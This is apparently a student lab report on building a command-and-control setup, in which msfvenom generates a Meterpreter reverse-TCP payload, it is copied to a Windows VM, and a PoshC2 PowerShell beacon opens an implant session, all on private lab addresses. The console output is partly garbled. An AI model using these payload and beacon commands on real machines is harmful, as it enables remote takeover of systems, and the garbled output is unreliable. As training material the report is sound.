

Report: Advanced C2 lab

Objective

Set up a C2 infrastructure, manage sessions, customize payloads.

- C2 Setup: Configure a poshC2 HTTPS beacon in a lab. Establish a session with a Windows VM.
- Payload Customization: Generate a stageless PowerShell beacon

Tool Used:

PowerShell, PoshC2

Kali Linux: 192.168.1.58

Windows VM: 192.168.1.46

Methodology

Use Metasploit for initial access and Poshc2 for post-exploitation

Launch Kali Terminal and send payload.exe to Windows using msfvenom and scp.

```
— (ajay® kali)-[~]

$\square$ ssfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.58 LPORT=4444 -f exe > payload.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload

[-] No arch selected, selecting arch: x86 from the payload

No encoder specified, outputting raw payload

Payload size: 354 bytes

Final size of exe file: 73802 bytes
```

```
(ajay⊕ kali)-[~]

$ scp payload.exe "Ajay Pratap Singh"@192.168.1.44:'/Users/Ajay Pratap Singh/Download'
Ajay Pratap Singh@192.168.1.44's password:
payload.exe

(ajay⊕ kali)-[~]

$ []
```

Fig 1.1 Making and sending payload to windows



Now launch msfconsole and execute the following handler. After the exploit executes, launch the payload on Windows and create a Metasploit session.

```
unifo exploit( antipowdre) > set payload windows/metrepreter/reverse_tep
payload > sindows/metrepreter/reverse_tep
payload > sindows/metrepreter/reverse_tep
passe exploit( antipowdre) > set LHOST 192.108.1.58
LHOST > 192.108.1.58
masse exploit( antipowdre) > set LHOST 192.108.1.58
LHOST > 194.4
masse exploit( antipowdre) > run
[*] Started reverse TCP handler on 192.108.1.58:444
[*] Sending stage (177734 bytes) to 192.108.1.65
[*] Started reverse TCP handler on 192.108.1.65
[*] Meterpreter session 1 opened (192.108.1.55:4444 -> 192.108.1.45:61333) at 2023-09-15 15:28:54 +0530
meterpreter > [*]
Meterpreter session 1 opened (192.108.1.58:4444 -> 192.108.1.45:61333) at 2023-09-15 15:28:54 +0530
meterpreter > [*]
```

Fig1.2 Metasploit getting access of windows vm

Now next Powershell beacon download poshc2 from github and install it.

After that make a new project command Posh-project -n hello

Now configure the poshc2 config file by adding the Ip and port.

Fig 1.3 Poshc2 configuration

Now run the poshc2 by command


Posh-service





Fig 1.4 PoshC2 server

After open the raw payload file and add the port after the IP. Payload file you find in /var/poshc2/hello/payloads






Fig 1.5 Payload.txt file and add port number after IP



Now copy the payload.txt content and paste it on powershell admin.

```
| March | Marc
```

Fig 1.6 Payload content in powershell

A session is established on Poshc2 in Kali.

```
[1] New PS implant connected: (uri=V9btyxlRKadyv5p key=GVOv70zDqzXoMIROPKz3LsZWBUNlcwtTYtPp20dnsVw=)
192.168.1.46:63946 | Time:2025-09-18 13:13:03 | PID:4164 | Process:powershell_ise | Sleep:5s | gamer @ DESKTOP-UF4NCKV (AMD64) | URL: default
TaskID:00001 sent | User:(autoruns) | ImplantID:1 | Context:DESKTOP-UF4NCKV\gamer @ DESKTOP-UF4NCKV | 2025-09-18 13:13:08
load-module Stage2-Core.ps1

TaskID:00001 returned | User:(autoruns) | ImplantID:1 | Context:DESKTOP-UF4NCKV\gamer @ DESKTOP-UF4NCKV | 2025-09-18 13:13:08
Module loaded successfully
2025-09-18 13:13:36: hello logged on.
```

Fig 1.7 Connection established

Now open implementer by command posh



And enter the project name and implant ID.



Fig 1.8 Poshc2 implanter

Task ID	PID	Target IP	Payload Type
00001	4164	192.168.1.46	Powershell

A stageless PowerShell beacon was deployed to a Windows virtual machine, and the PoshC2 server was set up on a Kali virtual machine. Payload created a session with the C2. Through HTTP communication, payloads enable module deployment, command execution, and monitoring. The server console is used to manage and log sessions.